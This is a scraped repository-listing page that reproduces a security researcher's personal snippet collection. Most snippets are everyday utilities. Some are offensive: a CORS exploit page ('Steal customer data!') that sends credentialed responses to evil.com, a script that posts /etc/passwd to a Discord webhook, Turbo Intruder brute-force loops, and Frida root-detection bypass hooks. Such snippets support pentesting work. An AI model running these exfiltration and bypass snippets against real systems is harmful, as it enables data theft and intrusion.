
mypy_boto3_builder
Type annotations builder for boto3 compatible with VSCode, PyCharm, Emacs, Sublime Text, pyright and mypy.
- 671
- Python
- MIT
- 6 wk ago
A Github repo maintaining (mostly) python code snippets which I use approximately daily and to save time searching for them locally/via google
Repo Anon-Exploiter/code-snippets, read from GitHub 1 min ago. Anon-Exploiter has not joined Take My Repo.
Anon-Exploiter/code-snippets is a public repo on GitHub by Anon-Exploiter. A Github repo maintaining (mostly) python code snippets which I use approximately daily and to save time searching for them locally/via google. It declares the MIT license on GitHub. It has 3 stars and last changed on 2024-10-11. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read from GitHub on 2026-11-22.
In the maintainer's words. Shown from GitHub; Take My Repo does not keep a copy.
A github repo maintaining mostly (python) code snippets and commands which I use approximately daily and to save time searching for them in local source code/via google.
<!DOCTYPE html>
<html>
    <body>
        <center>
            <h3>Steal customer data!</h3>
            <button type='button' onclick='cors()'>Exploit</button>
            <p id='demo'></p>
            <script>
                function cors() {
                    var xhttp = new XMLHttpRequest();
                    xhttp.onreadystatechange = function() {
                        if (this.readyState == 4 && this.status == 200) {
                            var a = this.responseText; // Sensitive data from subdomain.site.com about user account
                            document.getElementById("demo").innerHTML = a;

                            xhttp.open("POST", "http://evil.com", true);// Sending that data to Attacker's website
                            xhttp.withCredentials = true;

                            console.log(a);
                            xhttp.send("data=" a);
                        }
                    }
                    xhttp.open("GET", "https://subdomain.site.com/data-endpoint", true);
                    xhttp.withCredentials = true;
                    xhttp.send();
                }
            </script>
        </center>
    </body>
</html>
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=500,
                           requestsPerConnection=5000,
                           pipeline=False
                           )

    for word in open('/home/umar_0x01/url/wordlist4.txt'):
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    with open('/tmp/test.txt', 'a+') as f:
        if 'set-cookie: session=' not in req.response:
            if '302' in req.response:
                table.add(req)
                f.write(req.response)
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=100,
                           requestsPerConnection=1000,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED
                           )
    word = "test"
    while True:
        engine.queue(target.req, word.rstrip())


def handleResponse(req, interesting):
    if '500' in req.response:
        table.add(req)
.*\.(gif|jpg|png|css|js|ico|svg|eot|woff|woff2|ttf|ts|mp4|otf|jpeg)
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
for ips in ipaddress.ip_network('192.168.100.0/24'): print(ips)
# python3 exec.py commands.sh 5

import concurrent.futures
from sys import argv
from os import system

PROCESSES   = int(argv[2])

with open(argv[1], 'r') as f:
    commands = f.read().strip().split("\n")

def execute_command(cmd):
    print(cmd)
    system(cmd)

with concurrent.futures.ProcessPoolExecutor(max_workers = PROCESSES) as executor:
    executor.map(execute_command, commands)
pip install progressbar2
import progressbar
import requests


progressbar.streams.wrap_stderr()


def makeRequest(url, path):
    response = requests.get(
        url + path
    )

    if response.status_code == 200:
        print(f"[#] {url}{path} -> {response.status_code}")


def main():
    PATHS = ['/admin', '/adm', '/ad', '/admn', '/a', '/amin', '/ain', '/an', '/dmin', '/post', '/in', '/din', '/amin', '/dmin', '/din', '', '/amin', '/dmin', '/din', '/admi']

    URL = 'https://umar0x01.sh'

    print("[$] Starting direnum...\n")

    for pths, i in zip(PATHS, progressbar.progressbar(range(len(PATHS) - 1), redirect_stdout=True)):
        makeRequest(URL, pths)


if __name__ == '__main__':
    main()
import random
import string

characters = 5

with open('wordlist.txt', 'a+') as f:
	while True:
		f.write( f"{''.join(random.choices(string.ascii_uppercase + string.ascii_lowercase + string.digits, k=characters))}\n" )
Run it with:
python3 gen.py
cat wordlist.txt | sort | uniq > sort_uniq_wordlist_5chars.txt
Port forwarding:
adb jdwp
adb forward tcp:54327 jdwp:3486
VS Code config file:
{
    "version": "0.2.0",
    "configurations": [
        {
            "type": "java",
            "name": "Debug (Attach)",
            "request": "attach",
            "hostName": "localhost",
            "port": 54327
        }
    ]
}Java.perform(function() { var root_lib = Java.use('sg.vantagepoint.a.b'); root_lib.a.implementation = function() { return false; } root_lib.b.implementation = function() { return false; } root_lib.c.implementation = function() { return false; } })
CC: @makman
Java.perform(function () {
    var MainActivity = Java.use('com.example.application.MainActivity');
    MainActivity.onCreate.implementation = function (paramBundle) {
        console.log("\n[+] Inside onCreate\n");
        console.log(this.stringFromJNI());
        this.onCreate(paramBundle);
    };
});
CC: @makman
<?php

$secret = 'XUBBUkRfQ3xyUnt5THxdX28IAQ0CZm8LVnBteXBacwdAFW8LCAYDTA==';

$secret = base64_decode($secret);

$secret_length = strlen($secret);

$key = '842109';
$key_length = strlen($key);

$flag = [];

for ($i = 0; $i < $secret_length; $i++) {
    $single = $secret[$i];
    $flag[] = $key[$i % $key_length] ^ $single;
}

echo implode('', $flag);

?>
import java.io.PrintStream;
import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

class RaceCondition {
    public static String decrypt(String valueData) {
        try {
            IvParameterSpec iv = new IvParameterSpec("fedcba9876543210".getBytes("UTF-8"));
            SecretKeySpec skeySpec = new SecretKeySpec("0123456789abcdef".getBytes("UTF-8"), "AES");
            Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher.init(2, skeySpec, iv);
            byte[] temp = Base64.getDecoder().decode(valueData);
            return new String(Base64.getDecoder().decode(cipher.doFinal(temp)));
        } catch (Exception ex) {
            ex.printStackTrace();
            return null;
        }
    }

    public static void main(String[] args) {
        System.out.println(decrypt("sqCDT4L+YF5hHNPj9hTgzWuuyXOTFruD8LfbyIs/nlYgeaVZMWZmXeQknnHzAQhKCdREPXfXAX3nSp1HgFJmKw=="));
    }
}
import java.security.MessageDigest;
import java.security.spec.AlgorithmParameterSpec;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.nio.charset.StandardCharsets;

class LayerTwo {
    static byte[] decrypt_text(byte[] ivBytes, byte[] keyBytes, byte[] bytes) throws Exception {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(bytes);
    }

    public static byte[] decrypt(String ivStr, String keyStr, String base64_text) throws Exception {
        byte[] base64_text_decoded = Base64.getDecoder().decode(base64_text);
        MessageDigest md = MessageDigest.getInstance("MD5");
        md.update(ivStr.getBytes());

        byte[] ivBytes = md.digest();
        MessageDigest sha = MessageDigest.getInstance("SHA-256");
        sha.update(keyStr.getBytes());
        return decrypt_text(ivBytes, sha.digest(), base64_text_decoded);
    }

    public static void main(String[] args) {
        try {
            // Ip address
            // "admin_name":"Sm0e+2JxJqOeXWQo0ZdZiQ==","admin_pass":"w9SEXEWvemvKS3PdVvfKBQ=="
            String ip_address = "9I3aP8MS/VKnzPKbx7swGxaMfaoGF0GEbSq64KZFsyg=";
            byte[] decrypted_text = decrypt("Lahore", "WelcomeToLahore", ip_address);
            String decryted_text_into_string = new String(decrypted_text, StandardCharsets.UTF_8);
            System.out.println(decryted_text_into_string);
        }

        catch (Exception e) {
            e.printStackTrace();
        }
    }
}
CC: @makman
Interceptor.attach(Module.getExportByName('libnative-lib.so', 'remove'), {
    onEnter: function (args) {
        args[0] = ptr('000');
    },
    onLeave: function (retval) {
        console.log("++++++++++++++++++++++");
    }
});
from selenium import webdriver
from webdriver_manager.chrome import ChromeDriverManager
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service

from selenium.webdriver.common.by import By

chrome_service = Service(ChromeDriverManager().install())

chrome_options = Options()
options = [
    "--headless",
    "--disable-gpu",
    "--window-size=1920,1200",
    "--ignore-certificate-errors",
    "--disable-extensions",
    "--no-sandbox",
    "--disable-dev-shm-usage"
]
for option in options:
    chrome_options.add_argument(option)

driver = webdriver.Chrome(service=chrome_service, options=chrome_options)
driver.get("https://vulms.vu.edu.pk/LMS_LP.aspx")

captcha_text = driver.find_element(By.ID, "g-recaptcha-response")
print(captcha_text.get_attribute('value'))
import os

for files in os.listdir():
	if ".HEIC" in files:
		command = f"heif-convert {files} {files.replace('.HEIC', '.jpg')}"
		print(command)
		os.system(command)
"""
Usage of multiprocessing within python3

While passing arguments to the function, we need to provide it with [list] data type. In
case your program doesn't provide you with a list to work with, you can create one yourself
out of a variable using the following method:

[variable] * 10 == [variable(0), variable(1), variable(2), ... variable(9)]

`max_workers` is the number of processes to launch.
"""

import concurrent.futures
from time import sleep

PROCESSES   = 10

def goToSleep(time):
    sleep(time)
    print(f"[#] Slept for {time} seconds!")

with concurrent.futures.ProcessPoolExecutor(max_workers = PROCESSES) as executor:
    executor.map(goToSleep, [2] * 50)
"""
Return week day today from the start of the year
Right now it's: 35
"""

import datetime

def returnWeekNumber():
    weekNumber = datetime.date.today().isocalendar()[1]
    return(str(weekNumber))
"""
Return list[] of dates from today to past days, such as 7 days from now to past:
['25-08-2020', '24-08-2020', '23-08-2020', '22-08-2020', '21-08-2020', '20-08-2020', '19-08-2020']

Can further reverse the list by [::-1] to get past -> present
"""

import datetime

def returnDates():
    numdays = 7
    date_list = [ (datetime.date.today() - datetime.timedelta(days=_)).strftime('%d-%m-%Y')
            for _ in range(numdays)]
    return(date_list)
list(tuple(N, Z)) format""" Parses XLSX file using xlrd module (to be installed through pypi) Returns `column 0` and `column 2` from the XLSX sheet in the form of list[tuple(1, 2), tuple(3, 4), .... tuple(N, Z)] Takes filename of the excel (xlsx) sheet as input """ import xlrd def parseXLSX(xlsxFile): results = [] wb = xlrd.open_workbook(xlsxFile) sheet = wb.sheet_by_index(0) sheet.cell_value(0, 0) for i in range(sheet.nrows): _date = sheet.cell_value(i, 0).strip() _type = sheet.cell_value(i, 2).strip() count.append( (_date, _type) ) return(count) xlsxFileName = 'test.xlsx' dateAndTypes = parseXLSX(xlsxFileName) for _tuples in dateAndTypes: print(_tuples)
import json

with open("new.json", "r", encoding="utf-8") as f:
    new_json = json.loads(f.read().strip())

with open("old.json", "r", encoding="utf-8") as f:
    old_json = json.loads(f.read().strip())

course_names = []
to_write = []

for elem in new_json:
    course_names.append(elem["name"])

for elements in old_json:
    old_names = elements["name"]

    for names in course_names:
        if names == old_names:
            to_write.append(elements)

print(json.dumps(to_write, indent=4))
Created for myself, read the code before using it!
from sys import argv
import os

gDdriveID   = argv[1]
bucket      = argv[2]

def returnIdAndName(torrentFile, grep):
    command         = f"aria2c --show-files {torrentFile}"
    results         = os.popen(command).read().strip().split("\n")

    res             = []

    for data in results:
        if grep in data:
            res.append(data)

    for stuff in res:
        count, fileNames = stuff.strip().split("|")
        command     = f"set -x && aria2c --seed-time=0 --max-upload-limit=1K --seed-ratio=0.0 --select-file {count} {argv[1]} && gupload -r {gDdriveID} \"{fileNames}\" && rm -rfv *"
        # command   = f"set -x && aria2c --file-allocation=none --seed-time=0 --max-upload-limit=1K --seed-ratio=0.0 --select-file {count} {argv[1]} && aws s3 cp \"{fileNames}\" \"s3://{bucket}/\" --endpoint-url=https://s3.wasabisys.com --no-sign-request && rm -rfv *"
        print(command)

def main():
    torrentFile     = argv[1]
    grep            = ".mkv"

    returnIdAndName(torrentFile, grep)

if __name__ == '__main__':
    main()
import requests
import os

for lesson in range(1, 22 + 1):
    url     = f'https://vulms.vu.edu.pk/Courses/PHY101/Lessons/Lesson_{lesson}/Lecture{str(lesson).zfill(2)}.pdf'
    print(url)

    command = f'aria2c -s 10 -j 10 -x 16 -c --file-allocation=none "{url}"'
    os.system(command)
Use with https://github.com/yt-dlp/yt-dlp for best downloading
import os

playlist    = "https://www.youtube.com/c/.../videos"
command     = f"youtube-dl -j --flat-playlist --playlist-reverse {playlist} | jq -r '.id' | sed 's_^_https://youtu.be/_'"
print(command)
print()

output      = os.popen(command).read()
print(output)

ytUrls      = []

for count, urls in zip(range(1, 100000), output.strip().split("\n")):
    count   = str(count).zfill(3)
    cmd     = f'youtube-dl -f mp4 -i -v -R 3 --fragment-retries 3 -c -o "{count} - %(title)s.%(ext)s" {urls} --external-downloader "aria2c" --external-downloader-args "-j 10 -s 10 -x 16 --file-allocation=none -c"'
    print(cmd)
import boto3
import botocore


def s3ClientCall():
    return boto3.client('s3')


clientCall      = s3ClientCall()

bucketName = 'test-bucket'
objectName = 'secret.txt'

presignedURL    = clientCall.generate_presigned_url('get_object',
    Params      = {
        'Bucket': bucketName,
        'Key': objectName
    },
		ExpiresIn   = 3600
)

print(presignedURL)
"""
Reading file from a S3 bucket using access keys directly through
variables (I know it's unsecure :P)

Takes region of the bucket, the bucket, file to read, access key and secret access key
"""

import boto3

def readFileFromS3(region, bucket, file, ACCESS_KEY, SECRET_KEY):
    s3 = boto3.resource('s3',
        region_name             = region,
        aws_access_key_id       = ACCESS_KEY,
        aws_secret_access_key   = SECRET_KEY,
    )

    bucket = s3.Object(bucket, file)
    body = bucket.get()['Body'].read().decode()

    return(body)

sourceCode  = readFileFromS3(region='eu-west-1', bucket='test-bucket', file='test.json',
                                ACCESS_KEY='', SECRET_KEY='')
print(sourceCode)
"""
Simple function to write a preformatted Slack JSON to a Webhook
Takes the webhook URL and preformatted JSON as input
"""

import requests

def postSlackPost(webhook, slackPost):
    request     = requests.post(webhook,
        headers = {
            'Content-type': 'application/json',
        },
        json    = slackPost,
    )

    print(request)
    print(request.status_code)
    print(request.text)

webhook     = "https://hooks.slack.com/services/XXXXXXX/XXXXXX/XXXXXXXXXXXXXXXXXX"
slackPost   = {
    "text": "Hello, world!"
}

postSlackPost(webhook, slackPost)
"""
Python3 snippet allowing uploading of (text) files in discord server's
channel through webhook
"""

import os
import requests
import datetime

def postFileOnDiscord(webhook, fileName):
	with open(fileName, 'r') as f: fileContents = f.read().strip()

	discordText	= {"content": fileContents}
	response	= requests.post(webhook, json = discordText)

	if response.status_code == 204:
		print(f"[#] File {fileName} posted in channel!")

	else:
		print(f"[!] There was a issue uploading {fileName} in the channel!\nTrace:\n")
		print(response.status_code)
		print(response.headers)
		print(response.text)

def main():
	webhook 	= "https://discordapp.com/api/webhooks/xxxxxxxxxxxxxxx/xxxxxxxxx"
	fileName 	= "/etc/passwd"

	postFileOnDiscord(webhook, fileName)

if __name__ == '__main__':
	main()
channels through Bot using cURL with OAuth Access Tokencurl -v -i -s -k -X $'POST' \ -H $'Host: slack.com' \ -H $'Accept: */*' \ -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64)' \ -H $'Origin: https://api.slack.com' \ -H $'Sec-Fetch-Site: same-site' \ -H $'Sec-Fetch-Mode: cors' \ -H $'Sec-Fetch-Dest: empty' \ -H $'Accept-Language: en-US,en;q=0.9,la;q=0.8' \ -H $'Connection: close' \ -F file=@backup.7z \ $'https://slack.com/api/files.upload?token=xoxp-xxx-xxx-xxx-xxxx&channels=myFiles&pretty=1'
cat urls.txt | nuclei -t cves -t vulnerabilities -t technologies -t workflows -t dns -t generic-detections -t subdomain-takeover -t wordlists -t panels -t files -t security-misconfiguration -t tokens -t fuzzing -t default-credentials -t payloads -t misc
Scans the current folder .
sonar-scanner \
  -Dsonar.projectKey=PentestProject \
  -Dsonar.sources=. \
  -Dsonar.host.url=http://192.168.xxx.xxx:9000 \
  -Dsonar.login=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
for files in $(find . -name '*.plist'); do
	echo  >> plists.xml
	echo $files >> plists.xml
	echo  >> plists.xml
	plistutil -i $files  >> plists.xml
done
python3 setup.py sdist bdist_wheel
twine check dist/*
twine upload dist/*
sudo apt-get -y update && \
    sudo apt-get -y install apt-transport-https ca-certificates curl gnupg-agent software-properties-common && \
    curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add - && \
    sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" && \
    sudo apt-get -y update && \
    sudo apt-get -y install docker-ce docker-ce-cli containerd.io && \
    sudo usermod -aG docker $USER
crunch 4 5 -f /usr/share/crunch/charset.lst mixalpha-numeric -o charlist.txt
sudo apt-get update
sudo apt-get install xfce4 xfce4-terminal
sudo apt-get install xrdp
sudo systemctl enable xrdp
sudo sed -i.bak '/fi/a #xrdp multiple users configuration n xfce-session n' /etc/xrdp/startwm.sh
sudo /etc/init.d/xrdp restart
sudo add-apt-repository ppa:fossfreedom/indicator-sysmonitor

sudo apt install plank gdebi tmux figlet toilet htop google-chrome-stable chromium-browser gnome-tweaks mpv flameshot peek deluge deluge-gtk aria2 vlc python3-venv virtualenv nmap php-cli python python3 python3-pip network-manager openvpn kazam remmina netdiscover openjdk-8-jdk openjdk-8-jre rar unrar gdb traceroute apt-transport-https indicator-netspeed-unity indicator-sysmonitor upx
sudo ntfsfix /dev/nvme0n1p4
#!/usr/bin/python3


from sys import argv
from os import popen

import json
import argparse


def getMfaSerial(profile):
    if profile == None:
        command     = "aws iam list-mfa-devices --query MFADevices[*].SerialNumber"

    else:
        command     = f"aws iam list-mfa-devices --query MFADevices[*].SerialNumber --profile {profile}"

    try:
        mfaSerial   = json.loads(popen(command).read())
        return(mfaSerial[0])

    except IndexError:
        print("[!] Wrong MFA token for the wrong profile? Maybe?")
        exit(1)


def getSessionTokens(profile, mfaSerial, mfaToken):
    try:
        if profile == None:
            command     = f"aws sts get-session-token --serial-number {mfaSerial} --token {mfaToken}"

        else:
            command     = f"aws sts get-session-token --serial-number {mfaSerial} --token {mfaToken} --profile {profile}"

        token       = json.loads(popen(command).read())["Credentials"]
        return(token)

    except json.decoder.JSONDecodeError:
        exit('[!] Please enter correct MFA!')


def addArguments():
    parser = argparse.ArgumentParser(description='', usage=f'\r[#] Usage: getSTSToken --mfa 123456 --profile default')
    parser._optionals.title = "Basic Help"

    opts = parser.add_argument_group(f'Arguments')
    opts.add_argument('-m', '--mfa',     action="store", dest="mfa",     default=False, help='MFA of the user account')
    opts.add_argument('-p', '--profile', action="store", dest="profile", default=False, help='Access keys profile ( -> default if none given)')

    args = parser.parse_args()
    return(args, parser)


def main():
    args, parser = addArguments()

    if args.mfa:
        mfa = int(args.mfa)

        if args.profile:
            profile = args.profile

        else:
            profile = None

        mfaSerial       = getMfaSerial(profile)
        sessionTokens   = getSessionTokens(profile, mfaSerial, mfa)

        print(f"export AWS_ACCESS_KEY_ID={sessionTokens['AccessKeyId']}")
        print(f"export AWS_SECRET_ACCESS_KEY={sessionTokens['SecretAccessKey']}")
        print(f"export AWS_SESSION_TOKEN={sessionTokens['SessionToken']}")

    else:
        parser.print_help()
        exit()


if __name__ == '__main__':
    main()
mkdir -p python && \
	cd python && \
	pip install -r ../requirements.txt -t . && \
	cd ../ && \
	zip -rv python.zip python/
Quick and dirty setup of instance with .tmux.conf and squid-proxy
sudo apt update && \
    sudo apt-get upgrade -y && \
    cd && \
    sudo apt-get install -y squid squid-deb-proxy squid-deb-proxy-client squidclient apache2-utils wget curl net-tools nano python3 python3-pip aria2 && \
    sudo apt-get install -y tmux htop file git p7zip-full ruby ruby-dev zlib1g-dev && \
    sudo service squid start && \
    sudo rm -rfv /etc/squid/squid.conf && \
    sudo wget https://gist.githubusercontent.com/Anon-Exploiter/c4e96ada91771bc9ee934cf1f297fad5/raw/0a219fd41f075e0b848bd46c0910ccc55aca9f06/squid.conf -O /etc/squid/squid.conf && \
    echo "Please enter proxy password: " && \
    sudo htpasswd -c /etc/squid/.htpasswd proxy && \
    sudo systemctl restart squid && \
    sudo service squid status && \
    cd && \
    wget https://gist.githubusercontent.com/Anon-Exploiter/15bca8962609da3a88c8ee96e49f0bd0/raw/71028ffdfc6f04b88d7463fdf8b208a7bda57894/.bashrc -O ~/.bashrc && \
    wget https://gist.githubusercontent.com/Anon-Exploiter/261d377c51fbec1798b5913044c213fe/raw/2ce311d67414805230c3aa23f78bdf1b4d731212/.tmux.conf -O ~/.tmux.conf && \
    cd && \
    wget "https://github.com/OJ/gobuster/releases/download/v3.1.0/gobuster-linux-amd64.7z" -O gobuster-linux-amd64.7z && \
    7z x gobuster-linux-amd64.7z && \
    sudo mv gobuster-linux-amd64/* /usr/bin/ && \
    sudo chmod +x /usr/bin/gobuster && \
    rm -rfv gobuster* && \
    cd && \
    git clone https://github.com/maurosoria/dirsearch && \
    cd
startCsgoServer() {
    aws ec2 start-instances --instance-ids i-045e932beb160a0b6 --profile csgo-server
    sleep 20
    bash /home/umar_0x01/ec2/csgo-server.sh "pwd; tmux new -d -s bruh; tmux send-keys -t bruh.0 'bash startcsgo.sh' ENTER"
}

stopCSGOServer() {
    bash /home/umar_0x01/ec2/csgo-server.sh "pwd; tmux send-keys -t bruh.0 'exit' ENTER"
    sleep 3
    aws ec2 stop-instances --instance-ids i-045e932beb160a0b6 --profile csgo-server
}sudo apt-get -y update && \ sudo apt-get install -y dirmngr --install-recommends && \ echo "deb http://http.kali.org/kali kali-rolling main non-free contrib" | sudo tee /etc/apt/sources.list && \ sudo apt-key adv --keyserver hkp://keys.gnupg.net:80 --recv-keys ED444FF07D8D0BF6 && \ sudo apt-get -y update && \ sudo apt-get install -y python3 && \ sudo apt-get -y upgrade && \ sudo apt-get -y install kali-linux-default
aws configure set default.s3.max_concurrent_requests 50
aws s3 cp s3://my-bucket . --recursive --endpoint-url=https://s3.wasabisys.com --no-sign-request
aws s3 cp "s3://my-bucket/my-data/" . --recursive --endpoint-url=https://s3.wasabisys.com
s4cmd --endpoint-url https://s3.wasabisys.com sync s3://my-bucket/my-folder .
aws s3 cp file.jar s3://bucket/ --endpoint-url=https://s3.wasabisys.com --no-sign-request
aws s3 cp mfolder/ s3://bucket/ --endpoint-url=https://s3.wasabisys.com --recursive --no-sign-request
aws s3 ls --endpoint-url=https://s3.ap-southeast-2.wasabisys.com s3://bucket/
heroku buildpacks:add --index 1 https://github.com/jonathanong/heroku-buildpack-ffmpeg-latest.git
gdl --oauth -p 50 -R 10 -aria --aria-flags '-s 10 -j 10 -x 16' https://drive.google.com/drive/u/3/folders/folder_id
gdl -p 50 -R 10 -aria --aria-flags '-s 10 -j 10 -x 16' https://drive.google.com/file/d/folder_id/view
gupload files/ -p 10 -R 5 -v
./rclone copy --update --verbose --transfers 10 --checkers 4 --contimeout 60s --timeout 300s --retries 3 --low-level-retries 10 --stats 5s "ine" "gdrive:my-folder" --ignore-existing
cat files.txt | xargs -n 1 -P 4 youtube-dl
# academy.tcm-sec.com
youtube-dl --cookies ~/cookies.txt -o "./%(chapter_number)02d - %(chapter)s/%(autonumber)03d-%(title)s.mp4" https://academy.tcm-sec.com/courses/enrolled/1221729 --external-downloader "aria2c" --external-downloader-args "-s 10 -j 10 -x 16 --file-allocation=none -c" -c

# pluralsight - this can block account
youtube-dl --cookies ~/Downloads/pluralsight.com_cookies.txt -o "%(playlist)s/%(chapter_number)02d - %(chapter)s/%(playlist_index)02d - %(title)s.%(ext)s" --min-sleep-interval 150 --max-sleep-interval 300 --sub-lang en --sub-format srt --write-sub -vvv https://app.pluralsight.com/library/courses/csslp-secure-software-design/
youtube-dl -o "./%(autonumber)03d-%(title)s.mp4" --external-downloader "aria2c" --external-downloader-args "-s 10 -j 10 -x 16 --file-allocation=none -c" -c -f mp4 https://www.youtube.com/playlist?list=playlist_id
wsl --shutdown
diskpart

select vdisk file="C:\Users\Syed Umar Arfeen\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu20.04onWindows_79rhkp1fndgsc\LocalState\ext4.vhdx"
attach vdisk readonly

compact vdisk
detach vdisk
exit
# Using ffmpeg to lessen the filesize of a video
ffmpeg -i poc.mp4 -vcodec libx264 -x264-params keyint=300:scenecut=0 out4.mp4


# For decreasing the total frames
ffmpeg -i poc.mp4 -vcodec libx264 -x264-params keyint=300:scenecut=0 -filter:v fps=fps=10 out3.mp4


# For clipping the video from start to 01:30
ffmpeg -i file.mp4 -t "00:01:30" -c copy file2.mp4
Anon-Exploiter/code-snippets is a public repo on GitHub by Anon-Exploiter. A Github repo maintaining (mostly) python code snippets which I use approximately daily and to save time searching for them locally/via google.
It declares the MIT license on GitHub.
Its maker tagged it for macOS, Windows and Linux, or as Docker or cross-platform. That is declared by the maker; Take My Repo has not tested it.
Open "Take it" on its page: Take My Repo writes an install plan for your machine and hands it to your AI agent (Claude Code, Codex or Cursor), which asks you before each step. Take My Repo has not tested it on any machine.
Its last change on GitHub was on 2024-10-11. GitHub counts 0 open issues and pull requests. Take My Repo does not judge from that whether it is maintained.

Type annotations builder for boto3 compatible with VSCode, PyCharm, Emacs, Sublime Text, pyright and mypy.

Nobody has reviewed it on Take My Repo yet, which says nothing about its quality.
Hunt down social media accounts by username across social networks
"rsync for cloud storage" - Google Drive, S3, Dropbox, Backblaze B2, One Drive, Swift, Hubic, Wasabi, Google Cloud Storage, Azure Blob, Azure Files, Yandex Files
Python for DevOps repo with useful python scripts to learn and implement in your day-to-day devops automation tasks.
